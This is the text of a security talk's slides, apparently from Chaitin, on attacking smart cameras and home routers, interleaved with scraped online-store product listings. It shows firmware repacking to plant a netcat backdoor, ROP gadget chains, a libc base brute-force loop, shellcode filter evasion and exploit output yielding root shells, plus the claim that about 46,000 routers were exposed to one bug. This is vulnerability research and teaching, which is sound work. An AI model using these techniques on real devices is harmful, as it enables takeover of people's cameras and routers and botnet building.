

智能硬件攻防案例与思考

杨坤

kun.yang@chaitin.com

Outline

We focus on client-side bugs

- a. Case Studies of PWNed devices by Chaitin
- b. How do hackers find your bug?
- c. How to prevent your products from being PWNed?
- d. What kinds of common mistakes that the vendor will possibly make?

Detailed Case Study: Smart Camera

综合排序 销量 价格 评论数 新品 在结果中搜索 确定 共177件商品 1/3 < >

配送至 北京朝阳区三环以内 ☒ 京东配送 ☐ 货到付款 ☐ 仅显示有货 ☒ 品质狂欢节 店铺 商品



¥199.00 新品

360智能摄像机夜视版 D503 小水滴 WiFi 网络高清摄像头 远程监控 喊白

已有106998人评价

360官方旗舰店 京东自营



¥169.00

小蚁 (yi) 智能摄像机 夜视版 小米生态链 产品 网络摄像头 监控摄像头 支持小米路

已有23042人评价

小米官方旗舰店 京东自营



¥179.00

萤石 (EZVIZ) C2C 高清夜视版 无线智能 网络摄像头 wifi 远程监控 防窥 家居摄像头

已有24784人评价

萤石官方旗舰店 京东自营



¥398.00

中兴 (ZTE) 小兴看看 Memo 360° 智能网络摄像头 wifi 无线监控摄像头 看家看店 家

已有20952人评价

中兴智能家居官方旗舰店 京东自营



¥249.00

萤石 (EZVIZ) C3C 高清夜视 智能无线网络摄像头 wifi 远程监控 摄像头 防水防尘 枪

已有11061人评价

萤石官方旗舰店 京东自营



¥199.00

沃仕达 (woshida) T7866WIP 无线摄像头 插卡网络摄像头 高清WiFi网络摄像头

已有7793人评价

沃仕达 (woshida) 京东自营



¥599.00

萤石 (EZVIZ) C6 云台智能网络摄像头 高清夜视 wifi 远程监控 防窥 摄像头 家居无

已有2745人评价

萤石官方旗舰店 京东自营



¥199.00

联想 (Lenovo) 看家宝 Snowman 远程安防监控网络摄像头 360度磁吸结构 高清夜

已有2270人评价

联想智能家居旗舰店 京东自营



¥269.00

海尔无线摄像头 智能网络摄像头 高清wifi 网络摄像头 360度手机远程夜视家用监控

已有4918人评价

海尔无线官方旗舰店



¥499.00


小蚁 (yi) 智能摄像机2 夜视 小米生态链 公司 网络摄像头 监控摄像头 支持云存储

已有16728人评价


Repacking firmware

```
$ mkimage -l [REDACTED]
Image Name: [REDACTED]
Created:      Mon Aug 31 03:43:45 2015
Image Type:   ARM Linux Filesystem Image (uncompressed)
Data Size:    8023212 Bytes = 7835.17 kB = 7.65 MB
Load Address: 00000000
Entry Point:  00000000
$ dd if=[REDACTED] of=image bs=1 skip=64 count=8023212
8023212+0 records in
8023212+0 records out
8023212 bytes (8.0 MB) copied, 727.991 s, 11.0 kB/s
$ file image
image: Linux jffs2 filesystem data little endian
$ mkfs.jffs2 --little-endian -n -d <root file system> -o <output file>
$ mkimage -A arm -O linux -C none -T filesystem -a 0x0 -e 0x0 -n <output image name> -d <image
data> uImage
<flash repacked firmware into the device>...
$ nc 192.168.66.108 1234
Hello Backdoor!
id
uid=0(root) gid=0(root)
```

Get root shell by serial connection





Finding serial port



Gathering information is important

- find position of TTL port
- search for source code of SDKS that the vender uses



Attack Surfaces Analysis

```
netstat -npl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:1234             0.0.0.0:*               LISTEN
tcp        0      0 :::80                   :::*                     LISTEN
udp        0      0 0.0.0.0:58173           0.0.0.0:*
udp        0      0 0.0.0.0:45265           0.0.0.0:*
udp        0      0 0.0.0.0:32761           0.0.0.0:*
raw        0      0 :::58                   :::*                     58
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type       State      I-Node PID/Program name
unix   2      [ ACC ]    STREAM    LISTENING   1546 1161/dhcpd
```


Attack Surfaces Analysis

```
$ nmap 192.168.3.1 -p1-65535
```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2016-07-09 15:34 CST
```

```
Nmap scan report for localhost (192.168.3.1)
```

```
Host is up (0.0034s latency).
```

```
Not shown: 65527 filtered ports
```

PORT	STATE	SERVICE
53/tcp	open	domain
80/tcp	open	http
443/tcp	open	https
1080/tcp	open	socks
4662/tcp	open	edonkey
9000/tcp	open	cslistener
37215/tcp	open	unknown
37443/tcp	open	unknown

binwalk

```
$ binwalk -eM xxxx.bin
$ ls -l _xxxx.bin.extracted/squashfs-root/
total 56
drwxrwxrwx 2 user user 4096 Mar 10 10:27 bin
drwxr-xr-x 2 user user 4096 Dec 23 2015 config
drwxrwxrwx 3 user user 4096 Mar 10 10:28 dev
drwxrwxrwx 8 user user 4096 Mar 10 10:28 etc
drwxr-xr-x 3 user user 4096 Mar 10 10:26 home
drwxr-x-- 2 user user 4096 Mar 10 10:28 html
lrwxrwxrwx 1 user user 13 Jul 9 07:12 init -> ./bin/busybox
drwxrwxrwx 4 user user 4096 Mar 10 10:27 lib
lrwxrwxrwx 1 user user 3 Jul 9 07:12 lib64 -> lib
lrwxrwxrwx 1 user user 11 Jul 9 07:12 linuxrc -> bin/busybox
drwxrwxrwx 2 user user 4096 Dec 23 2015 mnt
drwxrwxrwx 2 user user 4096 Dec 23 2015 proc
drwxrwxrwx 2 user user 4096 Mar 10 10:09 sbin
drwxr-xr-x 2 user user 4096 Dec 23 2015 sys
drwxr-xr-x 2 user user 4096 Dec 23 2015 tmp
drwxrwxrwx 6 user user 4096 Mar 10 10:04 usr
drwxrwxrwx 3 user user 4096 Mar 10 10:27 var
```

- Combine dynamic debugging(testing)
 - help you understand what's going on
- Locate code for input handling
 - TCP
 - listen
 - recv
 - UDP
 - recvfrom
 - Use keyword
 - HTTP: GET/POST/HTTP 1.1/Accept/Authorization/Cookie
 - UPNP SSDP: M-SEARCH/ssdp:discover

Identify bugs(quickly)

- Buffer(Stack/Heap) Overflow
 - grep(or "x" in IDA) strcpy/sprintf/sscanf/...
 - check length argument for memcpy/strncpy/snprintf/...
 - pay attention to memory assignment in loops
- Integer Overflow
 - check integer field handling(type and implicit type conversion) in the protocol
- Format String
 - grep(or "x" in IDA) printf/sprintf/snprintf/...
- Use After Free/Double Free
 - pay attention to allocation/deallocation of object references
 - get global view of the program
- Uninitialized Stack/Heap Variables
 - pay attention to initialization of variables, especially those who are passed back and forth through function calls

Stack overflow example

```
int v19; // [sp+30h] [bp-7C98h]@10
int v20; // [sp+767Ch] [bp-64Ch]@3
int buf; // [sp+7C68h] [bp-60h]@5

fd_ = fd;
para_buf_ = para_buf;
para_len_ = para_len;
total_len_ = total_len; |
v11 = 'PTTH';
v12 = '0.1/';
v13 = '002';
v14 = '\rKO';
v15 = '{\n\r\n';
v16 = 'rats';
v17 = '":t';
v18 = ',,';
if ( dword_32E4C || (map_somefile("/home/mmap_tmpfs/mmap
{
    if ( dword_32BA8 == -1 && sub_133B0() )
    {
        v8 = (char *)&v18 + sprintf((char *)&v18 + 1, "ret_c
        v9 = v8 + 7;
    }
    else if ( read_if_there_is_more(fd_, para_buf_, para_len
    {
        if ( check_para("off=", &buf, (const char *)&v20) )
        {
```

```
char * __fastcall check_para(const char *para_off, void *dest, const char *a3)
{
    const char *v3; // r6@1
    const char *para_off; // r4@1
    void *dest_2; // r5@1
    char *result; // r0@1
    const char *v7; // r6@1
```

```
    if ( !strcmp(v11, "key_input=") )
    {
        memset(&v17, 0, 0x100u);
        memcpy(&v17, v12, len);
        v14 = sub_A8A0((const char *)&v17);
        v15 = v14;
        v16 = strlen(v14);
        memcpy(dest_2, v15, v16);
        result = (char *)1;
    }
    else
    {
        memcpy(dest_2, v12, len);
        result = (char *)1;
    }
    return result;
```

- Challenge: cannot do stack overflow with null bytes
 - .text address starts with 0x00, NO ROP?
- Solution: Partial overwrite
 - overwrite 3 bytes to call “stack pivot”
 - Do ROP on “higher” stack
- Challenge: write ROP payload with null bytes on the stack
- Solution: use url decoding
 - use %00 to put null byte on the stack

- Stack pivot
 - `add sp, sp, #0x90 ; pop {r4, r5, r6, pc}`
- Info leak: `write(fd, address, len)`
 - `pop {r0, pc} | fd`
 - `pop {r4, r5, r6, pc} | fd=0 | address to leak | len=4`
 - `mov r1, r6; mov r2, r5; bl write`
- System: `system(command address)`
 - `pop {r0, pc} | comand address`
 - `system@plt`

Debugging

- Server side(the camera)
 - gdbserver :1337 --attach <PID>
- Client side(PC)
 - (gdb) target remote <remote_ip>:1337
- gdb plugin
 - peda
 - <https://github.com/kelwin/peda>

```
Program received signal SIGSEGV, Segmentation fault.
[----- registers -----]
SP : 0xbefb5768 ('A' <repeats 15 times>...)
R0 : 0x0
R1 : 0xbefadaac ("HTTP/1.0 200 OK"... )
R2 : 0x31 (1)
R3 : 0x65 (e)
R4 : 0x41414141 (AAAA)
R5 : 0x41414141 (AAAA)
R6 : 0x41414141 (AAAA)
R7 : 0x41414141 (AAAA)
R8 : 0x41414141 (AAAA)
R9 : 0x41414141 (AAAA)
R10: 0x41414141 (AAAA)
R11: 0x25f50 (movs      r0, r0)
R12: 0x5
CPSR: 0x20000030
[----- code -----]
Invalid $PC address: 0x41414140
[----- stack -----]
00:0000| sp 0xbefb5768 ('A' <repeats 15 times>...)
01:0004| 0xbefb576c ('A' <repeats 15 times>...)
02:0008| 0xbefb5770 ('A' <repeats 15 times>...)
03:0012| 0xbefb5774 ('A' <repeats 15 times>...)
04:0016| 0xbefb5778 ('A' <repeats 15 times>...)
05:0020| 0xbefb577c ('A' <repeats 15 times>...)
06:0024| 0xbefb5780 ('A' <repeats 15 times>...)
07:0028| 0xbefb5784 ('A' <repeats 15 times>...)
[-----]
Legend: stack, code, data, heap, rodata, value
Stopped reason: SIGSEGV
Save/restore a working gdb session to file as a script
Usage:
    session save [filename]
    session restore [filename]

0x41414140 in ?? ()
```

Exploitation

```
$ python exploit.py

'HTTP/1.0 200 OK\r\n\r\n{start:"1",end:""}'

'l\xef7\xbd\xbe'

[+] stack address: 0xbebdf76c

'HTTP/1.0 200 OK\r\n\r\n{start:"1",end:""}'

id

uid=0(root) gid=0(root) groups=0(root)
```

Detailed Case Study: Routers

综合排序 销量 价格 评论数 新品 在结果中搜索 确定 共1344件商品 1/23 < >

配送至 北京朝阳区三环以内 ☒ 京东配送 ☐ 货到付款 ☐ 仅显示有货 ☒ 品质狂欢节 店铺 商品



¥99.00

TP-LINK TL-WR886N 450M无线路由器 (宝蓝) WIFI无线穿墙王 【京东自营】

已有1388895人评价

☐ 对比 ☐ 关注 ☒ 加入购物车



¥149.00

TP-LINK TL-WDR5600 900M 11AC双频段智能双频无线路由器 家用穿墙王 【京东自营】

已有216049人评价

☐ 对比 ☐ 关注 ☒ 加入购物车



¥399.00

斐讯K2 1200M智能双频无线路由器 WIFI穿墙 PS1216 【京东自营】 0元购 买就

已有27789人评价

☐ 对比 ☐ 关注 ☒ 加入购物车



¥99.00

TP-LINK TL-WR886N 450M无线路由器 (水蓝) WIFI无线穿墙王 【京东自营】

已有1388895人评价

☐ 对比 ☐ 关注 ☒ 加入购物车



¥299.00

极路由(HiWiFi)HC5861别墅穿墙王极3智能无线路由器AC双频千兆1200M 12期免

已有189000人评价

☐ 对比 ☐ 关注 ☒ 加入购物车

推广



¥199.00

TP-LINK TL-WDR5600 1300M 11AC双频段无线路由器 大功率覆盖穿墙王 【京东自营】

已有201363人评价

☐ 对比 ☐ 关注 ☒ 加入购物车



¥188.00

华为 (HUAWEI) 荣耀路由50兆宽带大功率穿墙王1200Mbps AC双频WIFI智能无线

已有134774人评价

☐ 对比 ☐ 关注 ☒ 加入购物车



¥135.00

TP-LINK TL-WR890N 450M无线路由器 (全金属机身) 【京东自营】 百万好评, 已有1388895人评价

已有1388895人评价

☐ 对比 ☐ 关注 ☒ 加入购物车



¥285.00

TP-LINK TL-WDR7400 1750M 11AC双频段无线路由器 【京东自营】 增强6天线, 双

已有201363人评价

☐ 对比 ☐ 关注 ☒ 加入购物车



¥328.00

华为 (HUAWEI) 荣耀路由Pro光纤宽带大功率穿墙王1200Mbps智能AC有线无线干

已有134774人评价

☐ 对比 ☐ 关注 ☒ 加入购物车

Recon

Serial?

Remote ssh shell?

Repacking firmware?

yet...



可是我没想到

No open interfaces available. But it has old bugs.

Attack surfaces

- Many http requests are handled by CGI interfaces
- Some CGIs are accessible without authentication.

```
netstat -anle
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:9090          0.0.0.0:*               LISTEN
tcp        0      0 192.168.1.125:80       0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:67             0.0.0.0:*               0
udp        0      0 0.0.0.0:21639          0.0.0.0:*               0
udp        0      0 0.0.0.0:1701           0.0.0.0:*               0
raw        0      0 0.0.0.0:1              0.0.0.0:*               0
```



Reverse Engineering

```
move    $a0, $s0
lw      $gp, 0x2D0+var_2B8($sp)
la      $a1, aIp_add_cgi # "ip_add_
la      $t9, get_form_value
jalr    $t9 ; get_form_value
addiu   $a1, (aKey_index - 0x470000)
lw      $gp, 0x2D0+var_2B8($sp)
beqz    $v0, loc_448DFC
move    $a1, $v0 # src
```

```
la      $t9, strcpy
jalr    $t9 ; strcpy
move    $a0, $s6 # dest
move    $a0, $s6
lw      $gp, 0x2D0+var_2B8($sp)
la      $t9, decrypt_buf_to_num
jalr    $t9 ; decrypt_buf_to_num
addiu   $a1, $sp, 0x2D0+var_2B0
lw      $gp, 0x2D0+var_2B8($sp)
bltz    $v0, loc_448D28
addiu   $s0, $sp, 0x2D0+var_2AC
```

Special Char Checking

Some special chars are banned

```
la    $a1, aIp_add_cgi # "ip_add_cgi"
la    $t9, strpbrk
jalr  $t9; strpbrk
addiu $a1, (asc_46BBE0 - 0x470000) # "<>'\\"
lw    $gp, 0x20+var_10($sp)
beqz  $v0, loc_406C3C
move  $a1, $s0
```

```
la    $a0, aIp_add_cgi # "ip_add_cgi"
la    $t9, console_printf
jalr  $t9; console_printf
addiu $a0, (aErrorSHaveSpec - 0x470000) # "Error: %s have special char[<>'\\"
li    $v0, 1
lw    $ra, 0x20+var_4($sp)
lw    $s0, 0x20+var_8($sp)
jr    $ra
addiu $sp, 0x20
```

```
loc_406C3C:
lw    $ra,
move  $v0,
lw    $s0,
jr    $ra
addiu $sp,
# End of fu
```

- Cannot do stack overflow with null bytes
 - Using libc's gadget
- MIPS-MSB means we can't do partial overwrite
 - brute force the base address of libc (ASLR Disabled)
- Special chars checking
 - Rewrite shellcode (xor&&replace some instructions equally)
- How to flush cache?
 - Gadgets in uclibc may be the best choice

Exploitation

- BruteForce libc's base

```
270 for i in xrange(-300, -100):  
271     libc = (0x2af1c + i)*0x1000  
272     log(hex(libc), 'red')  
273     log(i, 'red')  
274     exp(libc)
```

- Call sleep to flush cache
 - sleep(2)
- Jump to shellcode(NX Disabled)


Impact of a single vulnerability in the router 长亭科技 CHAITIN.CN

- Number of vulnerable routers
 - Around 46, 000
- Counting method
 - Based on the dataset from censys.io on April 26th, 2016
- Using a single vulnerability, we can build a botnet
 - Owning routers
 - Owning devices that connects to the victim router


Types of vulnerabilities that we found

- ini configuration injection
- stack overflows
- command injections
- weak authentications
- information leak
- SQL injection to stack overflow

